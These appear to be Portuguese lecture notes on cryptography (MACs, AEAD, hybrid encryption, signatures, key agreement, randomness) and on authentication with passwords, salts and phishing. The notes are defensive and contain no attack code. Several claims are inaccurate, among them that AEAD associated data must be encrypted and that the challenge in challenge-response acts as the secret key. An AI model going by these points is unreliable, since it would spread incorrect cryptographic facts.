
- O ChaCha20 é uma cifra simétrica e a alternativa do AES para software, sendo portanto mais eficiente se implementado em software.
- Permite cifrar mensagens de qualquer tamanho.




7.7.6. Limitações das cifras simétricas

- **Limitação 1:** Garantir confidencialidade apenas garante proteção contra a possibilidade de o adversário estar a observar na rede (eavesdropping). Mas não garante que este não possa alterar, remover ou inserir mensagens, ou seja, não garante autenticidade e integridade. Por isso, as cifras simétricas mencionadas não protegem contra estes ataques ativos.


Exemplo de ataque ativo:



- **Limitação 2:** Com criptografia simétrica, a gestão de chaves funciona como na figura. Cada pessoa conhece a sua própria chave e a dos outros. Adicionar um novo agente é muito complicado, pelo que a gestão de chaves torna-se uma limitação da criptografia simétrica. Para gestão de chaves ainda se usa esta criptografia, mas para sistemas restritos, com poucos agentes.



Uma solução é ter uma entidade - **Key Distribution Center** - que armazena chaves de longa duração partilhadas com cada agente. Sempre que se quiser adicionar um novo agente ou sempre que dois agentes querem comunicar entre si, é preciso falar com a KDC.



Chaves de longa duração: canais seguros entre cada agente e o KDC e que permitem estabelecer chaves de curta duração entre pares de agentes. Por exemplo, o que se usa para se registrar no sistema, Hardware Security Module, smartcard, etc.


Chaves de curta duração ou **chaves de sessão**: chaves efémeras, que se forem comprometidas não afetarão o resto do sistema.

O KDC deve estar sempre online e torna-se um ponto central de falha, sendo este também uma limitação do sistema.

- **Limitação 3:** Chaves simétricas de longa duração tem de ser pré-partilhadas
- **Limitação 4:** Não garante não-repúdio, ou seja, o emissor pode negar que enviou o documento. Com criptografia simétrica, é muito difícil de implementar uma solução que garanta esta propriedade.

7.2. Message Authentication Codes (MAC)

- MAC é uma técnica criptográfica que permite garantir autenticidade (e integridade).
- Através da chave k e mensagem m , calcula-se a tag t , do lado do emissor. Do lado do receptor, calcula-se a tag t' e compara se é igual à tag recebida da rede. Se for igual, então temos a certeza de que a mensagem veio do emissor esperado.
- Neste algoritmo, também é necessário que tanto o emissor como o receptor conheçam a chave secreta previamente.
- Neste algoritmo, a mensagem não é confidencial, as tags não “encriptam” m ! Pois há muitas aplicações onde só precisamos de garantir autenticidade e não necessariamente confidencialidade.



MAC: algoritmo

k: chave secreta (tipicamente 128 bits)

m: mensagem

n: tag (pequena, tipicamente 256 bits)

- Todos os parâmetros acima são públicos (incluindo a mensagem), à exceção da chave privada k .
- O algoritmo demonstrado em cima, não permite detetar (só por si) os seguintes ataques:
 - O adversário pode impedir que a mensagem seja entregue
 - O adversário pode fazer com que a mensagem seja entregue múltiplas vezes
 - O adversário pode reordenar as mensagens enviadas.
- Como solução para esses três problemas deve-se garantir que o emissor apenas transmite a mensagem uma vez, usando um número de sequência n .

$$t = MAC(k, n || m)$$

O emissor transmite m e t , mas mantém o n . Se os dois lados tiverem o mesmo n , verifica-se a tag.

- Exemplo de aplicação MAC - **Cookie poisoning**
 - Servidor web fixa cookie, por exemplo, créditos num jogo.
 - O utilizador pode editar cookie para aumentar créditos.
 - Como solução, o servidor pode autenticar informação na cookie com um MAC. É necessário um número de sequência e apenas o servidor é que precisa de saber a chave privada.
 - Porque é que é necessário número de sequência?
 - Se um jogador em $n = 1$ obteve 100 pontos e depois em $n = 2$ obteve 80, ele pode reenviar ao servidor a cookie de 100 pontos. Se o MAC usado não exigir número de sequência, o jogador/adversário pode enviar ao servidor a cookie que quiser.
- Construções MAC (os vários algoritmos MAC):
 - **HMAC**: construído a partir de uma função de hash criptográfica. Por exemplo, o SHA-256 recebe um input de qualquer tamanho e produz um output fixo de 256 bits. HMAC adiciona uma chave ao output da hash.

$$t = H(okey \parallel H(ikey \parallel m))$$
 - **Poly1305**: construído a partir de uma função de hash algébrico.

$$t = f(m, r) + s$$

7.3. Cifra simétrica + MAC

- Para obter tanto confidencialidade como autenticidade, é necessário usar cifra simétrica (confidencialidade) + MAC (autenticidade)
- Para isso, são necessárias duas chaves secretas (uma para a cifra e outra para o MAC).
- Três formas de combinar ambas:
 - **Encrypt and Mac (SSH)**: calcula-se criptograma e tag e enviam-se ambas.



- **Mac Then Encrypt (SSL)**: primeiro calcula-se a tag, depois concatena-se a tag com a mensagem e cifra-se isso tudo. Envia-se o criptograma resultante. Esta forma foi a mais utilizada durante muito tempo, mas percebeu-se que cria muitos problemas em termos práticos.

$$c = \text{Enc}(k_1, m \parallel t) \quad t = \text{MAC}(m, k_2)$$

- **Encrypt Then Mac (IPSEC)**: primeiro cifra-se e depois autentica-se o criptograma resultante. Transmite-se o criptograma e a tag. A tag é obtida a partir do criptograma e não da mensagem. Esta forma funciona sempre e é a mais eficiente desde que os componentes sejam seguros independentemente.

$$c = \text{Enc}(k_1, m) \quad t = \text{MAC}(c, k_2)$$

7.4. Authenticated Encryption with Associated Data (AEAD)

- Abstração correta para a implementação de um canal seguro com criptografia simétrica, que garante confidencialidade e autenticidade (e integridade). Esta abstração encapsula a composição de cifra simétrica com MAC anteriormente vista, permitindo maior eficiência e otimização no seu uso.

1. Encripta-se o nonce, a chave, a mensagem e os metadados.
2. Envia-se o resultado que é o criptograma e a tag.

$$\text{Enc}(n, k, m, \text{data}) \Rightarrow (c, t)$$

3. Para decifração, usa-se o nonce, a chave, o criptograma, a tag e os metadados e obtém-se a mensagem.

$$\text{Dec}(n, k, c, t, \text{data}) \Rightarrow m$$


4. Restrição: (c, data) deve ser autêntico relativamente a (n, t, k)

- Os **metadados** são a metainformação que está pública na Internet sobre comunicações (não são secretos, mas devem ser encriptados). Por exemplo, endereços IP, números de sequência, identificadores de sessão, etc. Estes dados são usados para vincular criptograma a contexto.
- A chave k pode ser usada múltiplas vezes se o nonce n não se repetir.

- Construções AEAD (os vários algoritmos):
 - **AES em Galois-Counter Mode (AES-GCM)**: para hardware
 - **ChaCha20-Poly1305**: para software

7.5. Criptografia de chave pública ou assimétrica

- Quando é possível viver sem criptografia de chave pública, usa-se criptografia simétrica.
- O receptor partilha a sua chave pública pk com todos os emissores que queiram enviar-lhe uma mensagem e usa a sua própria chave privada sk para decifrar as mensagens que recebe.
- As cifras de chave pública apenas permitem gerir as chaves simétricas/privadas, ou seja, transportar as chaves privadas de um lado para o outro. Estas cifras resolvem apenas a limitação 3 da criptografia simétrica (“Chaves simétricas de longa duração tem de ser pré-partilhadas”). Apenas o receptor precisa de conhecer a chave privada, ao contrário da criptografia simétrica em que tanto o emissor como o receptor têm de conhecer a chave privada.
- Porque é que só se usam as cifras de chave pública para transportar chaves privadas (e não para cifrar a mensagem)?
 - As cifras simétricas são muito mais eficientes para cifrar mensagens grandes, enquanto que as cifras assimétricas (de chave pública) apenas são viáveis para cifrar mensagens muito pequenas, como é o caso das chaves. Por essa razão, usamos as cifras de chave pública para cifrar chaves simétricas.
- Um adversário que esteja à escuta no canal de comunicação (eavesdropping) não consegue decifrar o criptograma sem conhecer a chave privada.



E: algoritmo de encryption

D: algoritmo de decryption

pk: chave pública para cifrar

sk: chave secreta para decifrar

m: mensagem

c: criptograma, mensagem encriptada

- Todos os parâmetros acima são públicos, à exceção da chave privada sk e da mensagem m .

- **Paradigma híbrido**

- Forma de enviar uma mensagem cifrada mas sem que tanto o emissor e o receptor tenham que conhecer a chave privada previamente. Por isso, usa-se primeiro cifras assimétricas para cifrar as chaves privadas e depois usa-se cifras simétricas para cifrar a mensagem. Esta é a forma que é usada em mails cifrados atualmente.

1. Emissor gera uma chave de sessão simétrica c_k (one-time-key) usando uma cifra de chave pública. Para encriptar usa a chave pública pk e a chave secreta k que pretende enviar.

$$c_k = Enc(pk, k)$$

2. Usa-se a chave de sessão obtida para encriptar a mensagem, obtendo-se o criptograma c_m .

$$c_m = Enc(k, m)$$

3. Emissor envia chave de sessão c_k e criptograma c_m .

4. Receptor obtém dois criptogramas (c_k e c_m).

- a. Recupera a chave privada k usando sk

$$k = Dec(c_k, sk)$$

- b. Recupera a mensagem m usando k .

$$m = Dec(k, c_m)$$

- Construções de cifras assimétricas ou de chave pública (os vários algoritmos):


- **One-way trapdoor permutation (OAEP)**: por exemplo a função RSA

- Limitações da criptografia de chaves públicas:

- Não garante autenticidade e, portanto, ainda exige chaves públicas autênticas.

7.6. Assinaturas digitais

- As assinaturas digitais são uma técnica criptográfica que garante autenticidade (e integridade) e não-repúdio. Tal como MAC, não garante confidencialidade, e portanto a mensagem é pública e não é encriptada.
- É o equivalente eletrónico às assinaturas manuscritas. Quando o emissor envia uma mensagem assinada ou autenticada, não pode mais tarde negar a sua assinatura (não-repúdio).
- Propriedades das assinaturas (manuscritas e digitais):
 - Não falsificável
 - Não reutilizável
 - Não repudiável
 - A assinatura deve garantir a autoria do documento
 - O documento não pode ser alterado depois da assinatura
 - Entre outras
- Quantas destas propriedades são mesmo impossíveis de quebrar? Sob que pressupostos utilizamos esta “tecnologia” na sociedade?
 - Todas as propriedades podem ser quebradas. E embora a tecnologia em si tenha alguma segurança intrínseca, grande parte da segurança é devido à grande infraestrutura que penaliza quebra dessas regras/propriedades. Portanto, mesmo as assinaturas digitais, apesar de serem mais robustas e seguras que as manuscritas, precisam na mesma dessa infraestrutura para se poder ser utilizado na sociedade.



Sig: algoritmo de assinatura

Ver: algoritmo de verificação

vk: chave pública de verificação

sk: chave secreta de assinatura

m: mensagem

- Todos os parâmetros acima são públicos, à exceção da chave privada sk , a qual só uma pessoa/entidade a conhece.
- Construções de assinaturas digitais (os vários algoritmos):
 - **Com base em RSA, funções hash H:** mais populares, ineficientes e predominantes ainda em aplicações de assinatura eletrónica

$$Sig(m, sk) \Rightarrow F^{-1}(sk, H(m))$$

$$Ver(m, sig, vk) \Rightarrow OK \text{ se } F(vk, sig) = H(m)$$

- **Com base em curvas elípticas (ECDSA):** mais eficientes, chaves públicas mais pequenas e predominantes em autenticação, como por exemplo protocolos handshake (TLS, WhatsApp)


7.7. Envelopes digitais

- Resultado da combinação de cifras assimétricas com assinaturas digitais, garantindo confidencialidade, autenticidade (e integridade) e não repúdio.
- Usado por exemplo para enviar mails confidenciais e assinados.
- Para garantir não-repúdio, deve-se primeiro assinar o documento original e só depois cifrar. Se for ao contrário (primeiro cifrar e só depois assinar) então uma pessoa poderia alegar que assinou o criptograma, mas que não conhecia o conteúdo.
- Para garantir autenticidade, para além da assinatura, a mensagem assinada deve incluir a informação de quem é o destinatário.

7.8. Acordo de chaves


- Os acordos de chaves permitem partilhar chaves públicas autênticas, ou seja, garantem confidencialidade (tal como as cifras de chave pública), mas adicionalmente garantem também autenticidade.
- Alguns acordos de chaves usam chaves assimétricas, outros usam assinaturas.
- Os acordos de chaves são cruciais para aplicações tipo HTTPS/TLS
- Objetivos:
 - Chave a estabelecer deve ser confidencial (ninguém para além de A e B conhece a chave), autêntica (A tem a certeza que B conhece a chave e vice-versa) e confirmada (A tem a certeza ou tem a confirmação de que B já utilizou a chave e vice-versa).
 - Perfect forward secrecy: para além de garantir que uma chave de sessão efémera comprometida não compromete o resto do sistema, garantir também que chaves de longa duração comprometidas não comprometem sessões passadas.
 - O não-repúdio não é um objetivo dos acordos de chaves.

- **Protocolo Diffie-Hellman:** solução que usa assinaturas digitais



7.9. Aleatoriedade

- Como se gera aleatoriedade? Ou seja, como se geram nonces, chaves, etc verdadeiramente aleatórios?
- Assume-se aleatoriedade perfeita como sendo:
 - uma sequência de bits
 - cada bit é independente de todos os outros
 - a probabilidade de ser 1 ou 0 é exactamente 50%
- Mecanismos mais comuns nos sistemas operativos para gerar aleatoriedade:
 - **Fontes de entropia:** medição de strings de bits a partir de processos físicos, como por exemplo temperatura, atividade do processador e atividade do utilizador. São processos que não se podem prever. Essas medições passam depois por uma função hash. Este mecanismo é ineficiente para maiores quantidades de informação.
 - **Geradores pseudo-aleatórios:** o estado é inicializado e atualizado periodicamente com fontes de entropia. O algoritmo é realimentado/invocado quando o sistema operativo precisa. Este mecanismo é mais eficiente para maiores quantidades de informação.
- Exemplo - Linux dev/urandom:
 - **Blocking entropy pool:** mecanismo que tenta medir quanta aleatoriedade já colocou dentro de si próprio. Se considerar que não tem aleatoriedade suficiente, bloqueia (não fornece dados aleatórios para fora).
 - **Non-blocking entropy pool:** este mecanismo fornece sempre dados aleatórios. Este é o mais recomendado de se usar, pois não temos a certeza se o nível de aleatoriedade é bem medido, ou seja, não temos garantias se há realmente significado em bloquear.



8. Autenticação

- Na secção 7 falou-se em autenticação da origem de uma mensagem. Ou seja, usar técnicas criptográficas (assinaturas digitais ou MACs) para que o receptor tenha a certeza de que o emissor é autêntico (o que espera ser). Neste contexto, não há requisito de tempo, não há a necessidade de que a mensagem seja enviada agora/recentemente. Isto permite **ataques de replay**: ataques na rede em que o adversário intercepta a mensagem na rede e reenvia-a várias vezes ou atrasa a mensagem e entrega-a mais tarde para se fazer passar por alguém, por exemplo.
- A mensagem podia ficar na rede indefinidamente ou até mesmo retida por um adversário.
- Nesta secção fala-se de autenticação de entidades (humanos, máquinas ou aplicações). Neste contexto quer-se garantir a autenticidade (a mesma da autenticação da origem de uma mensagem), mas num tempo curto, ou seja, para mensagens geradas no momento.
 1. Estabelecer um canal seguro
 2. Autenticação (assumindo que estamos num canal seguro) para acesso a um website, para abrir uma porta, etc.
 3. Autorização, o destinatário (por exemplo, o servidor) decide se o emissor deve ter acesso ao recurso.
- **Protocolo de desafio-resposta:** solução criptográfica para a autenticação num tempo curto.
 1. Bob cria um desafio fresco (por exemplo um valor aleatório gerado no momento) e envia para a Alice.
 2. Alice assina digitalmente ou calcula um MAC sobre o desafio (usa esse desafio como chave secreta nos algoritmos de assinaturas digitais ou MACs) e devolve o resultado ao Bob.
 3. Bob verifica assinatura/MAC, dentro de um tempo limite.
- Propriedades do protocolo:
 - Desafio imprevisível, impedindo ataques replay. Um adversário não consegue falsificar a tempo para um desafio que só existe durante um determinado tempo.
 - Assinatura digital e MAC tem chaves autênticas, impossíveis de falsificar

- Quando executamos o protocolo só se sabe que foi usada uma chave criptográfica, mas não se tem necessariamente a certeza se esteve um humano envolvido. Nalgumas aplicações não é necessário essa certeza, mas noutras é.
- A solução para se ter a certeza de que estamos a autenticar um utilizador humano tem uma estrutura parecida com desafio-resposta e pode ser implementada com auxílio desse protocolo. Adicionalmente, é também necessário um mecanismo para identificar utilizadores humanos - **provas de identidade**. Há três tipos de provas de identidade:
 - Algo que se sabe/conhece (por exemplo, passwords)
 - Algo que se possui (por exemplo, smartcards, telemóvel, etc)
 - Algo que se é intrinsecamente (por exemplo, biometria)
- Estas provas de identidade podem ser utilizadas isoladamente ou podem ser combinadas (autenticação multi-factor).


8.1. Autenticação multi-factor

- Técnica de defesa em profundidade: se um mecanismo falhar, usa-se outro.
- Assume-se que a password vai ser quebrada, por isso deve-se preparar o sistema para utilizações suspeitas ou operações críticas.
- A solução é utilizar fatores adicionais para confirmação e/ou detecção de problemas.

8.2. Provas de identidade: algo que se sabe/conhece

- Este tipo de provas de identidade baseiam-se num segredo que apenas um humano específico conhece:
 - um código secreto (por exemplo, password, PIN - Personal Identification Number)
 - um segredo sobre a pessoa (por exemplo, nome de animal de estimação, música preferida, etc)
- Na prática estas provas de identidade só provam conhecimento do segredo e implicam que apenas aquele humano conhece o segredo.
- As passwords são uma solução legacy ainda usada hoje em dia, dado que não conseguimos evoluir para melhor.

- Vantagens das passwords:
 - É simples. O utilizador apenas tem de se lembrar da password e fornecê-la ao sistema.
- Desvantagens das passwords:
 - Um atacante passivo pode passar a conhecer a password
 - Um atacante ativo pode fazer-se passar pelo servidor



| Superfície de ataque | Medidas de proteção |
|--|--|
| O próprio utilizador: Alice revela password inadvertidamente (por exemplo, engenharia social, phishing, reutilização de passwords antigas, post-it) | <ul style="list-style-type: none"> Post-it pode ser excelente contra ataques remotos, mas péssimo contra ataques locais (modelo de ameaças indica qual a melhor forma de abordar) Passwords fortes que idealmente sejam difíceis de adivinhar, mas fáceis de memorizar. Políticas típicas: composição heterogénea como letras maiúsculas e minúsculas, números, símbolos; comprimento mínimo; período de duração máximo; blacklist de passwords banidas. |
| Endpoints, software e periféricos (por exemplo, shoulder surfing, keyloggers em HW e malware) | <ul style="list-style-type: none"> Passwords fortes e não reutilizáveis |
| Rede: ataques na rede para interceptar password ou passar-se por servidor | <ul style="list-style-type: none"> Ligaçao TLS geralmente é suficiente para nos proteger, pois autentica o servidor |
| Servidor: data breaches (muito prováveis de acontecer); ataques online, usando o servidor como oráculo para tentar acertar; | <ul style="list-style-type: none"> Passwords fortes e não reutilizáveis (mínimo 8 dígitos para não ser descoberta por pesquisa exaustiva) |

| | |
|-----------------------|--|
| ataques de dicionário | <ul style="list-style-type: none"> ● Servidor exige números de tentativas ou outras proteções. ● Servidor guarda hashes das passwords em vez de uma lista de passwords/username, onde uma data breach revelaria toda a informação. ● Utilizar funções de hash especialmente pesadas em termos de tempo e recursos, dificultando um ataque de dicionário com HW dedicado e especializado. ● Usar Salt! ● Autenticação multi-factor |
|-----------------------|--|

- **Phishing:** Eve (o adversário) leva Alice a simplesmente dar-lhe a password, tipicamente, convencendo-a a clicar num link malicioso. (Alice não sabe que o link é malicioso e carrega-o acreditando que a levará ao site correto que pretende aceder. Ao introduzir as suas credenciais dá a sua password a Eve). O adversário geralmente regista um domínio semelhante ao site que pretende “imitar”. Por exemplo, “sigarra.vp.pt” para enganar os utilizadores levando-os a acreditar que estão no site “sigarra.up.pt”.
- **HW keyloggers:** dispositivos colocados entre teclado e computador
- **Malware:**
 - **SW keyloggers:** malware que intercepta keystrokes
 - passwords em memória (por exemplo, clipboard)
 - passwords armazenadas (por exemplo, passwords.txt, cache dos browsers, etc)
- **Hash da password**
 - O servidor não precisa de saber a password, apenas precisa de ser capaz de reconhecer a password correta.
 - O servidor pode então guardar apenas a hash da password $H(pw)$. Esta função de hash criptográfica não é invertível, ou seja, sabendo $H(pw)$ não dá para descobrir pw .
 - Se a password não for segura e for fácil de adivinhar então um adversário pode tentar vários pw e ver qual deles resulta numa hash igual à da vítima. pw iguais originam funções hash iguais.

- **Ataques de dicionário**

- O adversário pode ter um dicionário, ou seja, uma coleção de passwords possíveis/prováveis e pré-computar todos os $H(\text{pw})$ no dicionário, construindo uma hash-table. Depois, faz-se a indexação da tabela pelo valor hash que queremos procurar e vê-se qual o pw correspondente.

- **Salt!**

- Consiste em gerar um valor aleatório r - salt, idealmente para cada utilizador.
- Armazenar r junto com a hash ($r, H(r \parallel \text{pw})$)
- Para verificar se a password introduzida pelo utilizador está correta, verifica-se o salt r correspondente desse utilizador e recalcula-se $H(r \parallel \text{pw})$.
- O ataque por dicionário continua a ser possível, mas
 - O adversário só consegue fazê-lo depois da data breach, ou seja, depois de entrar no servidor. Não consegue fazê-lo à priori pré-computando todos os valores.
 - O adversário não consegue reutilizar pw noutros servidores pois aí os salts vão ser diferentes.

8.3. Provas de identidade: algo que se possui

